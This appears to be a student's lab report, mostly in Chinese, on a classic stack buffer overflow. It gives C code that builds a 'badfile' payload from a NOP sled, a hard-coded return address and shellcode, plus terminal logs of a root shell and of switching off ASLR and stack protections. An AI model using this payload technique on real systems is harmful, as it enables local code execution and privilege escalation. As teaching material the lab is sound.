SID: 11910104

Q1

createBadfile.c 的修改:

```
int main(int argc, char ** argv) {
    char buffer[512];

    FILE *badfile;

    /* Init the buffer with nop (0x90) */
    memset(&buffer, 0x90, 512);

    int a[4] = {0xb0, 0xf2, 0xff, 0xbf};
    buffer[24 + 0] = a[0];
    buffer[24 + 1] = a[1];
    buffer[24 + 2] = a[2];
    buffer[24 + 3] = a[3];
    int delta = 9 * 16;

    strcpy(buffer+delta, shellcode);

    /* Save to badfile. */
    badfile = fopen("badfile", "w+");
    fwrite(buffer, 512, 1, badfile);
    fclose(badfile);

    printf("Completed writing\n");

    return 0;
}
```



Q2

badfile可以用压缩包内的，也可以手动生成：

```
gcc createBadfile.c -o createBadfile
./createBadfile
```

Q3

获得shell执行窗口的截图：



```
root@kali-WSU: ~/Desktop/Lab2-BufferOverflows
File Edit View Search Terminal Help
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc createBadfile.c -o createBadfile
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./createBadfile
Completed writing
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc testShellCode.c -o testShellCode
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./testShellCode
# ls
BOF      badfile      createBadfile.c  testShellCode.c
BOF.c    createBadfile testShellCode
#
```

Q4

a. What happens when you compile without "-z execstack"?

先编译，编译成功。执行可执行程序，会触发 Segmentation Fault。

```
Quit anyway? (y or n) y
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -fno-stack-protector BOF.c -o BOF
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -fno-stack-protector BOF.c -o BOF
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
```

b. What happens if you enable ASLR? Does the return address change?

首先设置enable ASLR，然后重新编译BOF（**注意要带上 -z execstack 参数**），编译成功。执行可执行程序，会触发 Segmentation Fault。

```

root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo 2 > /proc/sys/kernel/randomize_va_space
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -z execstack -fno-stack-protector B0F.c -o B0F
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./B0F
Buffer overflow vulnerability starting up...
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#

```

在enable ASLR后，返回地址会动态变化，原因如下：

直接读取返回地址比较困难，可以考虑通过buffer数组的首地址变动来验证返回地址的变化：

我考虑增加以下两行以打印buffer数组的地址：

```

int bufferOverflow(const char * str)
{
    char buffer[12];
    /* This line has a buffer overflow vulnerability. */

    char* firstAddressPointer = buffer;
    printf("first address pointer: %p\n", firstAddressPointer);
    strcpy(buffer, str);
    return 1;
}

```

在disable ASLR的时候，每次打印出的buffer数组首地址都是固定值 0xbffff270，可以推断出返回地址没有变化：

```

root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo 0 > /proc/sys/kernel/randomize_va_space
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./B0F
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./B0F
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./B0F
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./B0F
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault

```

在enable ASLR的时候，每次打印出的buffer数组的首地址都有变化，可以推断出返回地址有动态变化：

```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo 2 > /proc/sys/kernel/randomize_va_space
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbfc3fdc0
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbf9a49b0
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbf80c670
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbfa9c9e0
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
```

c. Does the address of the buffer[] in memory change when you run BOF using GDB, /home/root/Desktop/Lab2-BufferOverflows/BOF, and ./BOF?

它们三者的内存地址都不一样。

首先disable ASLR以避免b问中地址动态变化的影响：

```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo 0 > /proc/sys/kernel/randomize_va_space
```

运行 gdb BOF 和 gdb run，它的buffer数组的内存地址是 0xbffff200：

```

root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gdb B0F
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1

Reading symbols from B0F...done.
(gdb) run
Starting program: /root/Desktop/Lab2-BufferOverflows/B0F
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff200

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
(gdb)

```

运行 /home/root/Desktop/Lab2-BufferOverflows/B0F , 它的buffer数组的内存地址是 0xbffff210 :

```

root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ~/Desktop/Lab2-BufferOverflows/B0F
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff210
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ~/Desktop/Lab2-BufferOverflows/B0F
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff210
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#

```

运行 ./B0F , 它的buffer数组的内存地址是 0xbffff270 :

```

root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./B0F
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./B0F
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#

```
